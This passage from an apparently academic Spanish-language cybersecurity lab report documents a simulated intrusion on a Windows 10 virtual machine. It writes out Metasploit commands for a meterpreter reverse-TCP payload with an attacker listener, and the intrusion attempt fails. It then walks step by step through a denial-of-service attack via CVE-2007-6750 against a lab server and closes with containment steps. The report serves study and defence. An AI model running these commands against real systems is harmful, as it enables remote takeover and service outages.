
#set payload windows/x64/meterpreter/reverse_tcp (para cargar payload meterpreter y generar cmd reverso en la maquina víctima)

#Set LHOST 10.0.2.6 (se selecciona la IP de la máquina atacante)

#Set LPORT 443 (Se selecciona el Puerto objetivo, tal como lo detalla el escenario propuesto)

#exploit (para correr la maquina)

Figura 25. Ejecución de exploit desde la máquina atacante




Fuente: Elaboración propia.

h) La ejecución del exploit multi/handler, no logra tener acceso a la máquina atacante por el puerto 443.

i) Se realizó el proceso desde el literal b) a la g) y no se logra la intrusión, se efectuaron pruebas de intrusión con otros archivos ejecutables maliciosos denominados PoC52856923A.exe (prueba de intrusión negativa por el puerto 445), PoC52856923B.exe (prueba de intrusión negativa por el puerto 135). Ver Figura 26. Evidencia archivos ejecutables payload creados para las pruebas de intrusión.

Figura 26. Evidencia archivos ejecutables payload creados para las pruebas de intrusión.



Fuente: Elaboración propia.

2.12. Analizar el fallo de seguridad identificado y el ataque presentado a la máquina objetivo.

Teniendo en cuenta los resultados obtenidos en el PoC de Ataque Simulado, se define el siguiente análisis sobre el fallo de seguridad identificado y del ataque

presentado a la máquina víctima, así:

a) El administrador de la computadora afectada mencionó que la computadora tenía un sistema operativo Windows 10 a 64 bits y que los sistemas de seguridad tanto del sistema operativo como externos se encontraban desactivados totalmente (Firewall, Windows Defender, Antivirus entre otros).

   Los datos reportados por el administrador son de gran importancia, sin embargo, se debe tener en cuenta que, si el sistema operativo se encuentra debidamente actualizado con los parches de seguridad publicados por el fabricante Microsoft, el atacante tendría que investigar muy bien las vulnerabilidades y puertos abiertos del sistema para el logro exitoso de la intrusión.

   Durante la práctica simulada, se identificó que el sistema operativo Windows 10 x64, se actualizó de forma automatizada dos veces, tan pronto se realizó la desactivación del Windows defender y del firewall. Por lo que el puerto 443 permaneció cerrado todo el tiempo.

b) El experto en ciberseguridad de HackerHouse mencionó que podría tratarse de un Payload el cual se creó con MSFVNOM y se ejecutó con METASPLOIT. El experto mencionó el posible paso a paso para crear un PAYLOAD con extensión .exe para ser ejecutado por la víctima, y posterior a ello como abrir una sesión por medio de METASPLOIT para controlar de manera remota la computadora afectada.
   El experto en ciberseguridad mostró una posible solución a la ocurrencia del ataque, sin embargo, luego de realizado el PoC de ataque en un ambiente simulado, se evidencia que no todos los sistemas operativos tienen el puerto 443 abierto por defecto, por lo que, posiblemente el ataque fue organizado para tomar control de la máquina víctima desde los puertos

que estuviesen abiertos en el sistema o vulnerando algún parche de seguridad del sistema operativo Windows 10 x64 de Microsoft.

Siendo ésta una posibilidad adicional, y teniendo en cuenta que durante la simulación se observó que los parches de seguridad del sistema operativo estaban actualizados, y que solo los puertos 135, 139, y 445 se encontraron abiertos, no se debe descartar la posibilidad de que la intrusión se realizara por medio de la explotación de una vulnerabilidad de los parches de seguridad de Windows tales como:

[17]CVE-2022-26809: Puertos 445 expuestos podrían estar comprometiendo la empresa. Al explotar vulnerabilidades de este tipo, un atacante remoto no autenticado puede ejecutar código en la máquina vulnerable con los privilegios del servicio RPC. La vulnerabilidad se puede explotar tanto desde fuera de la red como dentro de la red para el movimiento lateral entre máquinas, si se diseña un exploit con características de gusano, que aprovechen la existencia de los puertos asociados a la vulnerabilidad, para moverse automáticamente dentro de la red. CVE-2022-26809 es un bug zero-clic, lo que significa que no requiere interacción de un usuario para ser explotado. Por lo que el administrador de la computadora víctima podría pensar que el ataque a su equipo se debió por la ejecución de un archivo que le envió un compañero de trabajo, cuando podría ser una falsa alarma.


Sin embargo, si la simulación hubiese sido exitosa y si el ataque se hubiese generado correctamente por la explotación al puerto HTTP 443, considero que una herramienta como Metasploit de Kali Linux es realmente funcional y efectiva, si se recrean actividades de pentesting para ciberseguridad.

[17] Entel Ocean. CVE-2022-26809: Puertos 445 expuestos podrían estar comprometiendo tu organización. Actualizado, 14 Abril 2022. Publicado en el link: https://portal.cci-entel.cl/Threat_Intelligence/Boletines/1215/

En una práctica anterior de intrusión que he realizado para simular entornos de ciberseguridad en la organización, logré identificar acciones que se pueden realizar al tomar control por el puerto HTTP 443, tales como ataques de Denegación de servicio al sistema, tal como lo evidencio en el siguiente paso a paso que efectué en la práctica simulada, así:

Paso 1. Explotación de la vulnerabilidad CVE-2007-6750. Se abre la consola de Metasploit Framework desde la computadora 2 Kali Linux. Mediante el comando search CVE-2007-6750 tal como aparece en la Figura 27, se busca en la base de datos de metasploit la vulnerabilidad detectada en el servidor objetivo EH-LAB, la cual arrojó como resultado el nombre del módulo indexado que entrega la información de la vulnerabilidad lista para ser ejecutada.


Figura 27. Búqueda de la vulnerabilidad detectada en la BD de Metasploit



Fuente: Elaboración propia. Pantallazo arrojado por la BD de Metasploit de Kali Linux.

Paso 2. Ejecutar el comando use con el número de id generado por la búsqueda de la vulnerabilidad en metasploit (en este caso es use 0) para permitir entrar al modulo auxiliary de http de la vulnerabilidad y ver la información contenida con el comando show info. Para mayor entendimiento ver la figura 28.


Figura 28. Ver información contenida en la BD de Metasploit.



Fuente: Elaboración propia. Pantallazo arrojado por la BD de Metasploit de Kali Linux.

Paso 3. Tal como se muestra en la Figura 29, se procede a seleccionar la opción rhost para explotar la dirección ip de la tarjeta de red y generar un ataque de denegación de servicio.


Figura 29. Selección de la opción rhost para dar inicio al DDOS Attack



Fuente: Elaboración propia.

Paso 4. Se ejecuta el comando run para dar inicio al envío de paquetes masivos al servidor y ralentizarlo hasta ocasionar la caída del servicio de red del servidor, tal como se muestra en la Figura 30.


Figura 30. Envío de paquetes masivos para explotación de la vuilnerabilidad.



Fuente: Elaboración propia.

Paso 5. En la figura 31, se puede evidenciar el alto nivel de respuesta del comando ping donde se ve que el servidor tiene problemas de red e inicia a bloquearse o ralentizarse.


Figura 31. Inicio del bloqueo de la tarjeta de red del servidor EH-LAB



Fuente: Elaboración propia.

Paso 6. En la figura 32 se observa que el servidor virtual entra en modo paused en el virtualbox y se apaga repentinamente.

Figura 32. Interrupción exitosa del servicio del servidor EH-LAB




Fuente: Elaboración propia.

2.13. Acciones necesarias para contener un ataque en tiempo real.

Paso 1. Realizar la instalación de un software antivirus/antimalware en la máquina afectada Windows 10 o activar el antivirus Windows Defender con el que cuenta el sistema operativo. Ver Figura 33. Activación de software antivirus.


Figura 33. Activación de software antivirus.



Fuente: Elaboración propia.

Paso 2. Realizar la instalación de las actualizaciones de software de seguridad del sistema operativo de la máquina afectada. Ver Figura 34. Instalación de las actualizaciones de software de seguridad.

